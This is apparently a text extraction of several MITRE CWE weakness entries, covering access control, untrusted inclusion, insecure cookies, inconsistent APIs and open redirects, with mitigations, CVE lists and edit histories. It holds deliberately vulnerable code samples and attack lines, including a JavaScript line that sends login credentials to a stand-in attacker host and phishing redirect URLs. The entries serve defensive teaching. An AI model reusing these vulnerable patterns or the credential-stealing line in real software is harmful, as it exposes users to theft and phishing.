Mark Dowd, John McDonald and Justin Schuh. "The Art of Software Security Assessment". Chapter 9, "File Permissions." Page 495.. 1st Edition. Addison Wesley. 2006.

John Viega and Gary McGraw. "Building Secure Software". Chapter 8, "Access Control." Page 194.. 1st Edition. Addison-Wesley. 2002.



Maintenance Notes

The relationships between privileges, permissions, and actors (e.g. users and groups) need further refinement within the Research view. One complication is that these concepts apply to two different pillars, related to control of resources (CWE-664) and protection mechanism failures (CWE-396).

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Submissions			
Submission Date	Submitter	Organization	Source
2008-09-08			Internal CWE Team
	new weakness-focused entry	for Research view.	
Modifications			
Modification Date	Modifier	Organization	Source
2009-01-12	CWE Content Team	MITRE	Internal
	updated Description, Likelihoo	od of Exploit, Name, Potential	Mitigations, Relationships
2009-03-10	CWE Content Team	MITRE	Internal
	updated Potential Mitigations,	Related Attack Patterns	
2009-05-27	CWE Content Team	MITRE	Internal
	updated Name		
2009-12-28	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Common Consequences, Demonstrative Examples, Detection Factors, Modes of Introduction, Observed Examples, Potential Mitigations, References		
2010-02-16	CWE Content Team	MITRE	Internal
2010 02 10	updated Relationships		1266161
2010-04-05	CWE Content Team	MITRE	Internal
	updated Potential Mitigations,	Related Attack Patterns	
Previous Entry Names	s		
Change Date	Previous Entry Name		
2009-01-12	Insecure Permission Assignment for Resource		
2009-05-27	Insecure Permission Assignment for Critical Resource		

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Improper Access Control (Authorization)

Weakness ID: 285 (Weakness Class)

Description

Description Summary

The software does not perform or incorrectly performs access control checks across all potential execution paths.

Extended Description

When access control checks are not applied consistently - or not at all - users are able to access data or perform actions that they should not be allowed to perform. This can lead to a wide range of problems, including information leaks, denial of service, and arbitrary code execution.

Alternate Terms

AuthZ:

"AuthZ" is typically used as an abbreviation of "authorization" within the web application security community. It is also distinct from "AuthC," which is an abbreviation of "authentication." The use of "Auth" as an abbreviation is discouraged, since it could be used for either authentication or authorization.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

Language-independent

Technology Classes

Web-Server: (Often)

Database-Server: (Often)

Modes of Introduction

A developer may introduce authorization weaknesses because of a lack of understanding about the underlying technologies. For example, a developer may assume that attackers cannot modify certain inputs such as headers or cookies.

Authorization weaknesses may arise when a single-user application is ported to a multi-user environment.

Common Consequences

Common Consequences	
Scope	Effect
Confidentiality	An attacker could read sensitive data, either by reading the data directly from a data store that is not properly restricted, or by accessing insufficiently-protected, privileged functionality to read the data.
Integrity	An attacker could modify sensitive data, either by writing the data directly to a data store that is not properly restricted, or by accessing insufficiently-protected, privileged functionality to write the data.
Integrity	An attacker could gain privileges by modifying or reading critical data directly, or by accessing insufficiently-protected, privileged functionality.

Likelihood of Exploit

High

Detection Methods



Automated Static Analysis

Automated static analysis is useful for detecting commonly-used idioms for authorization. A tool may be able to analyze related configuration files, such as .htaccess in Apache web servers, or detect the usage of commonly-used authorization libraries.

Generally, automated static analysis tools have difficulty detecting custom authorization schemes. In addition, the software's design may include some functionality that is accessible to any user and does not require an authorization check; an automated technique that detects the absence of authorization may report false positives.

Effectiveness: Limited

Automated Dynamic Analysis

Automated dynamic analysis may find many or all possible interfaces that do not require authorization, but manual analysis is required to determine if the lack of authorization violates business logic

Manual Analysis

This weakness can be detected using tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session.

Specifically, manual static analysis is useful for evaluating the correctness of custom authorization mechanisms.

Effectiveness: Moderate

These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules. However, manual efforts might not achieve desired code coverage within limited time constraints.

Demonstrative Examples

Example 1

The following program could be part of a bulletin board system that allows users to send private messages to each other. This program intends to authenticate the user before deciding whether a private message should be displayed. Assume that LookupMessageObject() ensures that the \$id argument is numeric, constructs a filename based on that id, and reads the message details from that file. Also assume that the program stores all private messages for all users in the same directory.

(Bad Code)

```
Example Language: Perl
```

```
sub DisplayPrivateMessage {
    my($id) = @_;
    my $Message = LookupMessageObject($id);
    print "From: " . encodeHTML($Message->{from}) . "<br/>print "Subject: " . encodeHTML($Message->{subject}) . "\n";
    print "Ar>\n";
    print "Body: " . encodeHTML($Message->{body}) . "\n";
}

my $q = new CGI;
#For purposes of this example, assume that CWE-309 and
#CWE-523 do not apply.
if (! AuthenticateUser($q->param('username'), $q->param('password'))) {
    ExitError("invalid username or password");
}

my $id = $q->param('id');
DisplayPrivateMessage($id);
```

While the program properly exits if authentication fails, it does not ensure that the message is addressed to the user. As a result, an authenticated attacker could provide any arbitrary identifier and read private messages that were intended for other users.

One way to avoid this problem would be to ensure that the "to" field in the message object matches the username of the authenticated user.

Observed Examples

Reference	Description
CVE-2009-3168	Web application does not restrict access to admin scripts, allowing authenticated users to reset administrative passwords.



<u>CVE-2009-2960</u>	Web application does not restrict access to admin scripts, allowing authenticated users to modify passwords of other users.
CVE-2009-3597	Web application stores database file under the web root with insufficient access control (CWE-219), allowing direct request.
CVE-2009-2282	Terminal server does not check authorization for guest access.
CVE-2009-3230	Database server does not use appropriate privileges for certain sensitive operations.
CVE-2009-2213	Gateway uses default "Allow" configuration for its authorization settings.
CVE-2009-0034	Chain: product does not properly interpret a configuration option for a system group, allowing users to gain privileges.
CVE-2008-6123	Chain: SNMP product does not properly parse a configuration option for which hosts are allowed to connect, allowing unauthorized IP addresses to connect.
CVE-2008-5027	System monitoring software allows users to bypass authorization by creating custom forms.
CVE-2008-7109	Chain: reliance on client-side security (CWE-602) allows attackers to bypass authorization using a custom client.
CVE-2008-3424	Chain: product does not properly handle wildcards in an authorization policy list, allowing unintended access.
CVE-2009-3781	Content management system does not check access permissions for private files, allowing others to view those files.
CVE-2008-4577	ACL-based protection mechanism treats negative access rights as if they are positive, allowing bypass of intended restrictions.
CVE-2008-6548	Product does not check the ACL of a page accessed using an "include" directive, allowing attackers to read unauthorized files.
CVE-2007-2925	Default ACL list for a DNS server does not set certain ACLs, allowing unauthorized DNS queries.
CVE-2006-6679	Product relies on the X-Forwarded-For HTTP header for authorization, allowing unintended access by spoofing the header.
CVE-2005-3623	OS kernel does not check for a certain privilege before setting ACLs for files.
CVE-2005-2801	Chain: file-system code performs an incorrect comparison (CWE-697), preventing defauls ACLs from being properly applied.
CVE-2001-1155	Chain: product does not properly check the result of a reverse DNS lookup because of operator precedence (CWE-783), allowing bypass of DNS-based access restrictions.

Potential Mitigations

Phase: Architecture and Design

Divide your application into anonymous, normal, privileged, and administrative areas. Reduce the attack surface by carefully mapping roles with data and functionality. Use role-based access control (RBAC) to enforce the roles at the appropriate boundaries.

Note that this approach may not protect against horizontal authorization, i.e., it will not protect a user from attacking others with the same role.

Phase: Architecture and Design

Ensure that you perform access control checks related to your business logic. These checks may be different than the access control checks that you apply to more generic resources such as files, connections, processes, memory, and database records. For example, a database may restrict access for medical records to a specific database user, but each record might only be intended to be accessible to the patient and the patient's doctor.

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness



easier to avoid.

For example, consider using authorization frameworks such as the JAAS Authorization Framework and the OWASP ESAPI Access Control feature.

Phase: Architecture and Design

For web applications, make sure that the access control mechanism is enforced correctly at the server side on every page. Users should not be able to access any unauthorized functionality or information by simply requesting direct access to that page.

One way to do this is to ensure that all pages containing sensitive information are not cached, and that all such pages restrict access to requests that are accompanied by an active and authenticated session token associated with a user who has the required permissions to access that page.

Phases: System Configuration; Installation

Use the access control capabilities of your operating system and server environment and define your access control lists accordingly. Use a "default deny" policy when defining these ACLs.

Relationships				
Nature	Туре	ID	Name	View(s) this relationship pertains to
ChildOf	Category	254	Security Features	Seven Pernicious Kingdoms (primary)700
ChildOf	Weakness Class	284	Access Control (Authorization) Issues	Development Concepts (primary)699 Research Concepts (primary)1000
ChildOf	Category	721	OWASP Top Ten 2007 Category A10 - Failure to Restrict URL Access	Weaknesses in OWASP Top Ten (2007) (primary)629
ChildOf	Category	723	OWASP Top Ten 2004 Category A2 - Broken Access Control	Weaknesses in OWASP Top Ten (2004) (primary)711
ChildOf	Category	753	2009 Top 25 - Porous Defenses	Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750
ChildOf	Category	803	2010 Top 25 - Porous Defenses	Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800
ParentOf	Weakness Variant	219	Sensitive Data Under Web Root	Research Concepts (primary)1000
ParentOf	Weakness Base	551	Incorrect Behavior Order: Authorization Before Parsing and Canonicalization	Development Concepts (primary)699 Research Concepts1000
ParentOf	Weakness Class	638	Failure to Use Complete Mediation	Research Concepts1000
ParentOf	Weakness Base	804	Guessable CAPTCHA	Development Concepts (primary)699 Research Concepts (primary)1000

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Missing Access Control
OWASP Top Ten 2007	A10	CWE More Specific	Failure to Restrict URL Access
OWASP Top Ten 2004	A2	CWE More Specific	Broken Access Control

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
1	Accessing Functionality Not Properly Constrained by ACLs	
<u>13</u>	Subverting Environment Variable Values	



17	Accessing, Modifying or Executing Executable Files
87	Forceful Browsing
<u>39</u>	Manipulating Opaque Client-based Data Tokens
<u>45</u>	Buffer Overflow via Symbolic Links
<u>51</u>	Poison Web Service Registry
<u>59</u>	Session Credential Falsification through Prediction
60	Reusing Session IDs (aka Session Replay)
77	Manipulating User-Controlled Variables
<u>76</u>	Manipulating Input to File System Calls
104	Cross Zone Scripting

References

NIST. "Role Based Access Control and Role Based Security". < http://csrc.nist.gov/groups/SNS/rbac/.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 4, "Authorization" Page 114; Chapter 6, "Determining Appropriate Access Control" Page 171. 2nd Edition. Microsoft. 2002.

Content History

Submissions			
Submission Date	Submitter	Organization	Source
	7 Pernicious Kingdoms		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-08-15		Veracode	External
	Suggested OWASP Top Ten 2		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Other		
2009-01-12	CWE Content Team	MITRE	Internal
	updated Common Consequer Potential Mitigations, Referer	nces, Description, Likelihood of nces, Relationships	Exploit, Name, Other Notes,
2009-03-10	CWE Content Team	MITRE	Internal
	updated Potential Mitigations		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Description, Related	Attack Patterns	
2009-07-27	CWE Content Team	MITRE	Internal
	updated Relationships		
2009-10-29	CWE Content Team	MITRE	Internal
	updated Type		
2009-12-28	CWE Content Team	MITRE	Internal
		, Common Consequences, Der Introduction, Observed Examp	
2010-02-16	CWE Content Team	MITRE	Internal
	updated Alternate Terms, De Relationships	tection Factors, Potential Mitig	ations, References,
2010-04-05	CWE Content Team	MITRE	Internal
	updated Potential Mitigations		
Previous Entry Name	s		
Change Date	Previous Entry Name		
2009-01-12	Missing or Inconsistent A	ccess Control	

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Inclusion of Functionality from Untrusted Control Definition in a New Window Sphere

Weakness ID: 829 (Weakness Class)

Status: Incomplete

Description

Description Summary

The software imports, requires, or includes executable functionality (such as a library) from a source that is outside of the intended control sphere.

Extended Description

When including third-party functionality, such as a web widget, library, or other source of functionality, the software must effectively trust that functionality. Without sufficient protection mechanisms, the functionality could be malicious in nature (either by coming from an untrusted source, being spoofed, or being modified in transit from a trusted source). The functionality might also contain its own weaknesses, or grant access to additional functionality and state information that should be kept private to the base system, such as system state information, sensitive application data, or the DOM of a web application.

This might lead to many different consequences depending on the included functionality, but some examples include injection of malware, information exposure by granting excessive privileges or permissions to the untrusted functionality, DOM-based XSS vulnerabilities, stealing user's cookies, or open redirect to malware (CWE-601).

Common Consequences

Scope Effect

Confidentiality Integrity Availability

Technical Impact: Execute unauthorized code or commands

An attacker could insert malicious functionality into the program by causing the program to download code that the attacker has placed into the untrusted control sphere, such as a malicious web site.

Demonstrative Examples

Example 1

This login webpage includes a weather widget from an external website:

(Bad Code)

This webpage is now only as secure as the external domain it is including functionality from. If an attacker compromised the external domain and could add malicious scripts to the weatherwidget.js file, the attacker would have complete control, as seen in any XSS weakness (<u>CWE-79</u>).



For example, user login information could easily be stolen with a single line added to weatherwidget.js:

(Attack)

Example Language: Javascript

...Weather widget code....

document.getElementById('loginForm').action = "ATTACK.example.com/stealPassword.php";

This line of javascript changes the login form's original action target from the original website to an attack site. As a result, if a user attempts to login their username and password will be sent directly to the attack site.

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Observed	Hvamn	ΔC
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Observed Examples	
Reference	Description
<u>CVE-2010-2076</u>	Product does not properly reject DTDs in SOAP messages, which allows remote
	attackers to read arbitrary files, send HTTP requests to intranet servers, or cause a
	denial of service.
<u>CVE-2004-0285</u>	Modification of assumed-immutable configuration variable in include file allows
	file inclusion via direct request.
<u>CVE-2004-0030</u>	Modification of assumed-immutable configuration variable in include file allows
	file inclusion via direct request.
<u>CVE-2004-0068</u>	Modification of assumed-immutable configuration variable in include file allows
	file inclusion via direct request.
CVE-2005-2157	Modification of assumed-immutable configuration variable in include file allows
	file inclusion via direct request.
CVE-2005-2162	Modification of assumed-immutable configuration variable in include file allows
	file inclusion via direct request.
CVE-2005-2198	Modification of assumed-immutable configuration variable in include file allows
	file inclusion via direct request.
<u>CVE-2004-0128</u>	Modification of assumed-immutable variable in configuration script leads to file
	inclusion.
<u>CVE-2005-1864</u>	PHP file inclusion.
<u>CVE-2005-1869</u>	PHP file inclusion.
<u>CVE-2005-1870</u>	PHP file inclusion.
<u>CVE-2005-2154</u>	PHP local file inclusion.
<u>CVE-2002-1704</u>	PHP remote file include.
<u>CVE-2002-1707</u>	PHP remote file include.
<u>CVE-2005-1964</u>	PHP remote file include.
<u>CVE-2005-1681</u>	PHP remote file include.
<u>CVE-2005-2086</u>	PHP remote file include.
<u>CVE-2004-0127</u>	Directory traversal vulnerability in PHP include statement.
<u>CVE-2005-1971</u>	Directory traversal vulnerability in PHP include statement.
<u>CVE-2005-3335</u>	PHP file inclusion issue, both remote and local; local include uses "" and "%00"
	characters as a manipulation, but many remote file inclusion issues probably have
	this vector.

Potential Mitigations Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Phase: Architecture and Design

Strategy: Enforcement by Conversion

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI AccessReferenceMap provide this capability [R.829.1]. Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Phases: Architecture and Design; Operation

Strategy: Sandbox or Jail

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.



This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

Effectiveness: Limited

The effectiveness of this mitigation depends on the prevention capabilities of the specific sandbox or jail being used and might only help to reduce the scope of an attack, such as restricting the attacker to certain system calls or limiting the portion of the file system that can be accessed.

Phases: Architecture and Design; Operation

Strategy: Environment Hardening

Run your code using the lowest privileges that are required to accomplish the necessary tasks [R.829.2]. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as CWE-23, and exclude directory separators such as "/" to avoid CWE-36. Use a whitelist of allowable file extensions, which will help to avoid CWE-434. Phases: Architecture and Design; Operation

Strategy: Identify and Reduce Attack Surface

Store library, include, and utility files outside of the web document root, if possible. Otherwise, store them in a separate directory and use the web server's access control capabilities to prevent attackers from directly requesting them. One common practice is to define a fixed constant in each calling program, then check for the existence of the constant in the library/include file; if the constant does not exist, then the file was directly requested, and it can exit immediately.

This significantly reduces the chance of an attacker being able to bypass any protection mechanisms that are in the base program but not in the include files. It will also reduce your attack surface.

Phases: Architecture and Design; Implementation

Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many file inclusion problems occur because the programmer assumed that certain inputs could not be modified, especially for cookies and URL components. Phase: Operation

Strategy: Firewall

Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

Effectiveness: Moderate

An application firewall might not cover all possible input vectors. In addition, attack techniques might be available to bypass the protection mechanism, such as using malformed inputs that can still be processed by the component that receives those inputs. Depending on functionality, an application firewall might inadvertently reject or modify legitimate requests. Finally, some manual effort may be required for customization.

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Nature	Type		ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	669		Incorrect Resource Transfer Between Spheres	Development Concepts (primary)699 Research Concepts (primary)1000
ChildOf	Category	813		OWASP Top Ten 2010 Catego A4 - Insecure Direct Object References	ry Weaknesses in OWASP Top Ten (2010) (primary)809
ChildOf	Category	864		2011 Top 25 - Insecure	Weaknesses in the 2011



<u>Interaction Between Components</u> CWE/SANS Top 25 Most Dangerous Software Errors

(primary)900 **Research Concepts**

98 Improper Control of Filename for Include/Require Statement in (primary)1000 Weakness Base

PHP Program ('PHP File

Inclusion')

Improper Control of Document ParentOf 827 Research Concepts 1000 Weakness Base Type Definition

Inclusion of Web Functionality **Development Concepts**

830 from an Untrusted Source Weakness Base

(primary)699 **Research Concepts** (primary)1000

Related Attack Patterns

ParentOf

ParentOf

Related Milack Latterns		
CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.7)
<u>175</u>	Code Inclusion	
<u>253</u>	Remote Code Inclusion	
<u>101</u>	Server Side Include (SSI) Injection	
193 251 252 38	PHP Remote File Inclusion	
<u>251</u>	Local Code Inclusion	
<u>252</u>	PHP Local File Inclusion	
<u>38</u>	Leveraging/Manipulating Configuration File Search	
	Paths	
<u>103</u>	Clickjacking	
<u>181</u>	Flash File Overlay	
181 222 185	iFrame Overlay	
<u>185</u>	Malicious Software Download	
<u>186</u>	Malicious Software Update	
<u>187</u>	Malicious Automated Software Update	
<u>111</u>	JSON Hijacking (aka JavaScript Hijacking)	
<u>184</u>	Software Integrity Attacks	
<u>35</u>	Leverage Executable Code in Nonexecutable Files	

References

[R.829.1] [REF-21] OWASP. "OWASP Enterprise Security API (ESAPI) Project". http://www.owasp.org/index.php/ESAPI. [R.829.2] Sean Barnum and Michael Gegick. "Least Privilege". 2005-09-14. https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/351.html.

Content History

Submission Date	Submitter		Submissions Organization	Source Internal CWE Team	
Modification Date 2011-06-01	Modifier CWE Content Team		Iodifications Organization	Source Internal	
2011-06-27	updated Common_Consequence CWE Content Team	s MITRE		Internal	
	updated Common_Consequence Related_Attack_Patterns, Relation		Examples, Observed	_Examples, Potential_Mitigations,	
2011-09-13	CWE Content Team updated Potential_Mitigations, F	MITRE References, Relatio	nships	Internal	

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Sensitive Cookie in HTTPS Session Without 'Secure' Attribute

Weakness ID: 614 (Weakness Variant)

Description

Description Summary

The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over an HTTP session.

Time of Introduction

Implementation

Demonstrative Examples

Example 1

The snippet of code below, taken from a servlet doPost() method, sets an accountID cookie (sensitive) without calling setSecure(true).

(Bad Code)

Example Language: Java

Cookie c = new Cookie(ACCOUNT ID, acctID);

response.addCookie(c);

Observed Examples

Reference	Description
CVE-2004-0462	A product does not set the Secure attribute for sensitive cookies in HTTPS sessions, which could cause the user agent to send those cookies in plaintext over an HTTP session with the product.
CVE-2008-3663	A product does not set the secure flag for the session cookie in an https session, which can cause the cookie to be sent in http requests and make it easier for remote attackers to capture this cookie.
CVE-2008-3662	A product does not set the secure flag for the session cookie in an https session, which can cause the cookie to be sent in http requests and make it easier for remote attackers to capture this cookie.
CVE-2008-0128	A product does not set the secure flag for a cookie in an https session, which can cause the cookie to be sent in http requests and make it easier for remote attackers to capture this cookie.

Potential Mitigations

Always set the secure attribute when the cookie should sent via HTTPS only.

Relationships

Nature	Туре	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Base	311	Missing Encryption of Sensitive Data	Development Concepts (primary)699 Research Concepts (primary)1000

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
102	Session Sidejacking	

Content History

Submissions			
Submission Date	Submitter	Organization	Source
	Anonymous Tool Vendor (under NDA)		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Sean Eidemiller	Cigital	External



	added/updated demonstrative examples		
2008-07-01	Eric Dalci	Cigital	External
	updated Potential Mitigations,	Time of Introduction	
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Taxon	omy Mappings	
2008-10-14	CWE Content Team	MITRE	Internal
	updated Observed Examples		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Name		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Related Attack Patterns		
Previous Entry Names	5		
Change Date	Previous Entry Name		
2008-04-11	Unset Secure Attribute for Sensitive Cookies in HTTPS Session		

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Use of Function with Inconsistent Implementations

Weakness ID: 474 (Weakness Base)

Description

Description Summary

The code uses a function that has inconsistent implementations across operating systems and versions, which might cause security-relevant portability problems.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

C: (Often)
PHP: (Often)

ΑII

Potential Mitigations

Do not accept inconsistent behavior from the API specifications when the deviant behavior increase the risk level.

Other Notes

The behavior of functions in this category varies by operating system, and at times, even by operating system version. Implementation differences can include:

- Slight differences in the way parameters are interpreted leading to inconsistent results.
- Some implementations of the function carry significant security risks.
- The function might not be defined on all platforms.

Relationships

Nature	Туре	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	398	Indicator of Poor Code Quality	Development Concepts (primary)699 Seven Pernicious Kingdoms (primary)700 Research Concepts (primary)1000
ParentOf	Weakness Variant	589	<u>Call to Non-ubiquitous</u> <u>API</u>	Research Concepts (primary)1000

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Inconsistent Implementations

Content History

Content History			
Submissions			
Submission Date	Submitter	Organization	Source
	7 Pernicious Kingdoms		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Potential Mitigations, Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Applicable Platforms,	Relationships, Other Notes, T	axonomy Mappings
Previous Entry Names			
Change Date	Previous Entry Name		
2008-04-11	Inconsistent Implementat	ions	

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URL Redirection to Untrusted Site ('Open Redirect')

Weakness ID: 601 (Weakness Variant)

Description

Description Summary

A web application accepts a user-controlled input that specifies a link to an external site, and uses that link in a Redirect. This simplifies phishing attacks.

Extended Description

An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts have a more trustworthy appearance.

Alternate Terms

Open Redirect

Cross-site Redirect

Cross-domain Redirect

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

Language-independent

Architectural Paradigms

Web-based

Common Consequences

Scope	Effect
Integrity	The user may be redirected to an untrusted page that contains malware which may then compromise the user's machine. This will expose the user to extensive risk and the user's interaction with the web server may also be compromised if the malware conducts keylogging or other attacks that steal credentials, personally identifiable information (PII), or other important data.
Integrity Confidentiality	The user may be subjected to phishing attacks by being redirected to an untrusted page. The phishing attack may point to an attacker controlled web page that appears to be a trusted web site. The phishers may then steal the users credentials and then use these credentials to access the legitimate web site.

Likelihood of Exploit

Low to Medium

Detection Methods

Manual Static Analysis

Since this weakness does not typically appear frequently within a single software package, manual white box techniques may be able to provide sufficient code coverage and reduction of false positives if all potentially-vulnerable operations can be assessed within limited time constraints.

Effectiveness: High

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Automated Dynamic Analysis

Automated black box tools that supply URLs to every input may be able to spot Location header modifications, but test case coverage is a factor, and custom redirects may not be detected.

Automated Static Analysis

Automated static analysis tools may not be able to determine whether input influences the beginning of a URL, which is important for reducing false positives.

Other

Whether this issue poses a vulnerability will be subject to the intended behavior of the application. For example, a search engine might intentionally provide redirects to arbitrary URLs.

Demonstrative Examples

Example 1

The following code obtains a URL from the query string and then redirects the user to that URL.

(Bad Code)

```
Example Language: PHP
$redirect_url = $_GET['url'];
header("Location: " . $redirect_url);
```

The problem with the above code is that an attacker could use this page as part of a phishing scam by redirecting users to a malicious site. For example, assume the above code is in the file example.php. An attacker could supply a user with the following link:

(Attack)

http://example.com/example.php?url=http://malicious.example.com

The user sees the link pointing to the original trusted site (example.com) and does not realize the redirection that could take place.

Example 2

The following code is a Java servlet that will receive a GET request with a url parameter in the request to redirect the browser to the address specified in the url parameter. The servlet will retrieve the url parameter value from the request and send a response to redirect the browser to the url address.

```
(Bad Code)
```

```
Example Language: Java

public class RedirectServlet extends HttpServlet {

protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {

String query = request.getQueryString();

if (query.contains("url")) {

String url = request.getParameter("url");

response.sendRedirect(url);

}

}
```

The problem with this Java servlet code is that an attacker could use the RedirectServlet as part of a e-mail phishing scam to redirect users to a malicious site. An attacker could send an HTML formatted e-mail directing the user to log into their account by including in the e-mail the following link:

(Attack)

Example Language: HTML

Click here to log in

The user may assume that the link is safe since the URL starts with their trusted bank, bank.example.com. However, the user will then be redirected to the attacker's web site (attacker.example.net) which the attacker may have made to appear very similar to bank.example.com. The user may then unwittingly enter credentials into the attacker's



web page and compromise their bank account. A Java servlet should never redirect a user to a URL without verifying that the redirect address is a trusted site.

Observed Examples

Reference	Description
CVE-2005-4206	URL parameter loads the URL into a frame and causes it to appear to be part of a valid page.
CVE-2008-2951	An open redirect vulnerability in the search script in the software allows remote attackers to redirect users to arbitrary web sites and conduct phishing attacks via a URL as a parameter to the proper function.
CVE-2008-2052	Open redirect vulnerability in the software allows remote attackers to redirect users to arbitrary web sites and conduct phishing attacks via a URL in the proper parameter.

Potential Mitigations

Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

Use a whitelist of approved URLs or domains to be used for redirection.

Phase: Architecture and Design

Use an intermediate disclaimer page that provides the user with a clear warning that they are leaving your site. Implement a long timeout before the redirect occurs, or force the user to click on the link. Be careful to avoid XSS problems (CWE-79) when generating the disclaimer page.

Phase: Architecture and Design

When the set of URLs to be redirected is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual URLs, and reject all other inputs. For example, ID 1 could map to "/login.asp" and ID 2 could map to "http://www.example.com/". Features such as the ESAPI AccessReferenceMap provide this capability.

Phases: Architecture and Design; Implementation

Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many open redirect problems occur because the programmer assumed that certain inputs could not be modified, such as cookies and hidden form fields.

Background Details

Phishing is a general term for deceptive attempts to coerce private information from users that will be used for identity theft.

Relationships

Kelationships				
Nature	Туре	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	20	Improper Input Validation	Development Concepts (primary)699
ChildOf	Category	442	Web Problems	Development Concepts699
ChildOf	Weakness Class	610	Externally Controlled Reference to a Resource in Another Sphere	Research Concepts (primary)1000
ChildOf	Category	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	Weaknesses in OWASP Top Ten (2004) (primary)711
ChildOf	Category	801	2010 Top 25 - Insecure	Weaknesses in the



	Interaction Between
	Components

2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
Anonymous Tool Vendor (under NDA)			
WASC	38		URI Redirector Abuse

Related Attack Patterns

